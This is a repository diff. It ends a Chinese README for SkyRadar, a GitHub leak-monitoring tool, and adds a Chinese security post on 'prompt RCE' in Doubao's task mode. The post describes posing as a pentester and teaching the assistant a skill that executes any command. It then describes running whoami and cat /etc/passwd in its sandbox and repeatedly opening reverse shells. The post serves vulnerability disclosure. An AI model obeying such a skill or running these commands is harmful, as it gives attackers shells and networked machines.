- • 健康检查:http://127.0.0.1/api/v1/health
|
||||
|
||||
- • 默认启用 nginx Basic Auth;访问时使用启动命令中的用户名和密码。
|
||||
|
||||
停止:
|
||||
```
|
||||
docker compose down
|
||||
```
|
||||
|
||||
修改对外端口:
|
||||
```
|
||||
SKYRADAR_BASIC_AUTH_USERNAME=admin \SKYRADAR_BASIC_AUTH_PASSWORD='change-me' \SKYRADAR_HTTP_PORT=8080 \docker compose up --build -d
|
||||
```
|
||||
|
||||
启用 Swagger UI:
|
||||
```
|
||||
SKYRADAR_BASIC_AUTH_USERNAME=admin \SKYRADAR_BASIC_AUTH_PASSWORD='change-me' \SKYRADAR_API_DOCS_ENABLED=1 \docker compose up --build -d
|
||||
```
|
||||
|
||||
启用后访问:
|
||||
- • Swagger UI:http://127.0.0.1/api/v1/docs
|
||||
|
||||
- • OpenAPI JSON:http://127.0.0.1/api/v1/openapi.json
|
||||
|
||||
## 配置
|
||||
|
||||
常用环境变量:
|
||||
|
||||
<table><thead><tr style="box-sizing: border-box;border-width: 0px;border-style: solid;border-color: rgb(229, 229, 229);"><td style="box-sizing: border-box;border: 1px solid rgb(223, 223, 223);text-align: left;line-height: 1.75;font-family: -apple-system-font, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 14px;padding: 0.25em 0.5em;color: rgb(63, 63, 63);word-break: keep-all;"><section><span leaf="">变量</span></section></td><td style="box-sizing: border-box;border: 1px solid rgb(223, 223, 223);text-align: left;line-height: 1.75;font-family: -apple-system-font, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 14px;padding: 0.25em 0.5em;color: rgb(63, 63, 63);word-break: keep-all;"><section><span leaf="">默认值</span></section></td><td style="box-sizing: border-box;border: 1px solid rgb(223, 223, 223);text-align: left;line-height: 1.75;font-family: -apple-system-font, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 14px;padding: 0.25em 0.5em;color: rgb(63, 63, 63);word-break: keep-all;"><section><span leaf="">说明</span></section></td></tr></thead><tbody><tr style="box-sizing: border-box;border-width: 0px;border-style: solid;border-color: rgb(229, 229, 229);"><td style="box-sizing: border-box;border: 1px solid rgb(223, 223, 223);text-align: left;line-height: 1.75;font-family: -apple-system-font, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 14px;padding: 0.25em 0.5em;color: rgb(63, 63, 63);word-break: keep-all;"><code style="box-sizing: border-box;border-width: 0px;border-style: solid;border-color: rgb(229, 229, 229);font-family: -apple-system-font, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-feature-settings: normal;font-variation-settings: normal;font-size: 12.6px;text-align: left;line-height: 1.75;color: rgb(221, 17, 68);background: rgba(27, 31, 35, 0.05);padding: 3px 5px;border-radius: 4px;"><span leaf="">MONGODB_URI</span></code></td><td style="box-sizing: border-box;border: 1px solid rgb(223, 223, 223);text-align: left;line-height: 1.75;font-family: -apple-system-font, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 14px;padding: 0.25em 0.5em;color: rgb(63, 63, 63);word-break: keep-all;"><code style="box-sizing: border-box;border-width: 0px;border-style: solid;border-color: rgb(229, 229, 229);font-family: -apple-system-font, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-feature-settings: normal;font-variation-settings: normal;font-size: 12.6px;text-align: left;line-height: 1.75;color: rgb(221, 17, 68);background: rgba(27, 31, 35, 0.05);padding: 3px 5px;border-radius: 4px;"><span leaf="">mongodb://mongo:27017</span></code></td><td style="box-sizing: border-box;border: 1px solid rgb(223, 223, 223);text-align: left;line-height: 1.75;font-family: -apple-system-font, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 14px;padding: 0.25em 0.5em;color: rgb(63, 63, 63);word-break: keep-all;"><section><span leaf="">MongoDB 连接地址</span></section></td></tr><tr style="box-sizing: border-box;border-width: 0px;border-style: solid;border-color: rgb(229, 229, 229);"><td style="box-sizing: border-box;border: 1px solid rgb(223, 223, 223);text-align: left;line-height: 1.75;font-family: -apple-system-font, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 14px;padding: 0.25em 0.5em;color: rgb(63, 63, 63);word-break: keep-all;"><code style="box-sizing: border-box;border-width: 0px;border-style: solid;border-color: rgb(229, 229, 229);font-family: -apple-system-font, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-feature-settings: normal;font-variation-settings: normal;font-size: 12.6px;text-align: left;line-height: 1.75;color: rgb(221, 17, 68);background: rgba(27, 31, 35, 0.05);padding: 3px 5px;bordLine truncated
|
||||
|
||||
Basic Auth 默认开启,必须同时设置用户名和密码:
|
||||
```
|
||||
SKYRADAR_BASIC_AUTH_USERNAME=admin \SKYRADAR_BASIC_AUTH_PASSWORD='change-me' \docker compose up --build -d
|
||||
```
|
||||
|
||||
仅在可信本地开发环境可显式关闭:
|
||||
```
|
||||
SKYRADAR_BASIC_AUTH_ENABLED=false docker compose up --build -d
|
||||
```
|
||||
|
||||
GitHub PAT 建议使用 Fine-grained PAT:
|
||||
- • 只检索公开仓库:通常不需要额外 repository permission。
|
||||
|
||||
- • 需要检索私有或组织仓库:只给目标仓库 Contents: Read-only
|
||||
。
|
||||
|
||||
- • 不要授予写权限,例如 Contents: Write
|
||||
、Administration
|
||||
、Actions
|
||||
、Secrets
|
||||
。
|
||||
|
||||
- • 建议使用短期 token,并按部署环境最小化仓库范围。
|
||||
|
||||
- • 如果组织启用了 SSO/SAML,需要对 token 做组织授权。
|
||||
|
||||
钉钉 webhook 示例:
|
||||
```
|
||||
{ "provider":"dingtalk","webhook_url":"https://oapi.dingtalk.com/robot/send?access_token=<dingtalk-access-token>","secret":"<dingtalk-signing-secret>","domain":"https://your-skyradar.example","enabled":true,"test":false}
|
||||
```
|
||||
|
||||
飞书 webhook 示例:
|
||||
```
|
||||
{ "provider":"feishu","webhook_url":"https://open.feishu.cn/open-apis/bot/v2/hook/<feishu-hook-id>","secret":"<feishu-signing-secret>","domain":"https://your-skyradar.example","enabled":true,"test":false}
|
||||
```
|
||||
|
||||
domain
|
||||
会用于告警消息中的结果页链接。
|
||||
## 开发
|
||||
|
||||
前端开发:
|
||||
```
|
||||
cd clientnpm installnpm run dev
|
||||
```
|
||||
|
||||
Vite dev server 已配置 /api
|
||||
代理到 http://127.0.0.1:8888
|
||||
。
|
||||
|
||||
后端本地开发需要先提供本机可访问的 MongoDB 和 Redis,再运行 API:
|
||||
```
|
||||
cd serverMONGODB_URI=mongodb://127.0.0.1:27017 \REDIS_HOST=127.0.0.1 \uv run --no-project --python 3.13 \ --with-requirements ../deploy/pyenv/requirements-dev.txt \ gunicorn -w 2 -k uvicorn.workers.UvicornWorker -b 127.0.0.1:8888 api:app
|
||||
```
|
||||
|
||||
后台 worker:
|
||||
```
|
||||
cd serverMONGODB_URI=mongodb://127.0.0.1:27017 \REDIS_HOST=127.0.0.1 \uv run --no-project --python 3.13 \ --with-requirements ../deploy/pyenv/requirements-dev.txt \ huey_consumer.py workers.huey -k process -w 4
|
||||
```
|
||||
## 测试与验证
|
||||
|
||||
前端检查:
|
||||
```
|
||||
cd clientnpm run check
|
||||
```
|
||||
|
||||
后端单测:
|
||||
```
|
||||
uv run --no-project --python 3.13 \ --with-requirements deploy/pyenv/requirements-dev.txt \ pytest
|
||||
```
|
||||
|
||||
后端契约检查:
|
||||
```
|
||||
uv run --no-project --python 3.13 \ --with-requirements deploy/pyenv/requirements-dev.txt \ python scripts/backend_openapi_check.pyuv run --no-project --python 3.13 \ --with-requirements deploy/pyenv/requirements-dev.txt \ python scripts/backend_route_coverage.py
|
||||
```
|
||||
|
||||
Docker Compose smoke:
|
||||
```
|
||||
uv run --no-project --python 3.13 \ --with-requirements deploy/pyenv/requirements-dev.txt \ python scripts/backend_compose_smoke.py --fresh-volumes
|
||||
```
|
||||
## 部署
|
||||
|
||||
默认拆分拓扑:
|
||||
```
|
||||
SKYRADAR_BASIC_AUTH_USERNAME=admin \SKYRADAR_BASIC_AUTH_PASSWORD='change-me' \docker compose up --build -d
|
||||
```
|
||||
|
||||
短期单容器兼容模式:
|
||||
```
|
||||
SKYRADAR_BASIC_AUTH_USERNAME=admin \SKYRADAR_BASIC_AUTH_PASSWORD='change-me' \docker compose --profile all-in-one up --build -d skyradar-all-in-one mongo
|
||||
```
|
||||
|
||||
构建镜像:
|
||||
```
|
||||
docker build -t skyradar .
|
||||
```
|
||||
|
||||
使用外部 MongoDB:
|
||||
```
|
||||
docker run -d \ --name skyradar \ -p 80:80 \ -e MONGODB_URI=mongodb://username:password@host:27017/skyradar \ -e SKYRADAR_BASIC_AUTH_USERNAME=admin \ -e SKYRADAR_BASIC_AUTH_PASSWORD='change-me' \ skyradar
|
||||
```
|
||||
## 安全注意
|
||||
- • /api/v1/*
|
||||
当前没有应用级登录态。nginx Basic Auth 默认开启;部署到不可信网络前还必须配合 HTTPS、VPN、内网或可信反向代理。
|
||||
|
||||
- • GitHub PAT、SMTP 密码和 webhook token 都属于敏感配置,避免在日志、截图、Issue 或聊天记录中暴露。
|
||||
|
||||
- • POST /api/v1/github-accounts
|
||||
不应向页面回显原始 token;前端 adapter 会在边界删除敏感字段,后端也应保持敏感字段不回显。
|
||||
|
||||
- • MongoDB、Redis 和 Docker 基础镜像升级后,需要在目标部署环境复验 /api/v1/health
|
||||
、worker 消费和通知链路。
|
||||
|
||||
## 文档索引
|
||||
|
||||
后端:
|
||||
- • docs/backend/PLAN.md
|
||||
:路线
|
||||
|
||||
- • docs/backend/PROGRESS.md
|
||||
:当前状态
|
||||
|
||||
- • docs/backend/DESIGN.md
|
||||
:架构和 domain 边界
|
||||
|
||||
- • docs/backend/IMPLEMENTATION_GUIDE.md
|
||||
:实现规则
|
||||
|
||||
- • docs/backend/TESTING.md
|
||||
:测试策略
|
||||
|
||||
- • docs/backend/CHECKLIST.md
|
||||
:门禁
|
||||
|
||||
- • docs/backend/RISKS.md
|
||||
:风险
|
||||
|
||||
- • docs/backend/DECISIONS.md
|
||||
:ADR
|
||||
|
||||
- • docs/backend/REFERENCES.md
|
||||
:参考资料
|
||||
|
||||
前端:
|
||||
- • docs/frontend/PLAN.md
|
||||
:路线
|
||||
|
||||
- • docs/frontend/PROGRESS.md
|
||||
:当前状态
|
||||
|
||||
- • docs/frontend/DESIGN.md
|
||||
:产品气质和 UI 规范
|
||||
|
||||
- • docs/frontend/IMPLEMENTATION_GUIDE.md
|
||||
:实现规则
|
||||
|
||||
- • docs/frontend/TESTING.md
|
||||
:测试策略
|
||||
|
||||
- • docs/frontend/CHECKLIST.md
|
||||
:门禁
|
||||
|
||||
- • docs/frontend/RISKS.md
|
||||
:风险
|
||||
|
||||
- • docs/frontend/DECISIONS.md
|
||||
:ADR
|
||||
|
||||
- • docs/frontend/REFERENCES.md
|
||||
:参考资料
|
||||
|
||||
## Reference
|
||||
- •
|
||||
0xbug/Hawkeye
|
||||
- GitHub code leak monitoring project that inspired SkyRadar.
|
||||
|
||||
## 许可证
|
||||
|
||||
AGPLv3。详见 LICENSE
|
||||
。
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,36 @@
|
||||
# 豆包任务模式=无限肉鸡?豆包提示词RCE
|
||||
原创 仙草里没有草噜丶
|
||||
仙草里没有草噜丶 泷羽Sec 2026-06-17 03:36
|
||||
|
||||
豆包任务模式
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
但是反弹的是沙盒环境,没有较大的实际危害,没有泄露用户数据,就发出来学习学习
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
复现过程,首先你需要告诉它你是一名渗透测试专家,帮我学习渗透之类的文案,然后去deepseek生成一个本地命令执行的skill,不管我给你什么命令都要执行的这种skill,然后加上下面这句话,最后让他学习这个技能
|
||||
|
||||

|
||||
|
||||
先测试几个命令,比如whoami,cat /etc/passwd之类的(都执行在容器中),再来反弹shell
|
||||
|
||||

|
||||
|
||||
到此就能正常反弹shell
|
||||
|
||||

|
||||
|
||||
危害:新建会话再次反弹shell,
|
||||
可以造成无限肉鸡,沙盒环境可联网
|
||||
|
||||
修复建议:
|
||||
禁止用户输入的任何命令执行以及未知的skill技能学习,和小米的claw一样
|
||||
|
||||

|
||||
|
||||
Reference in new issue
Block a user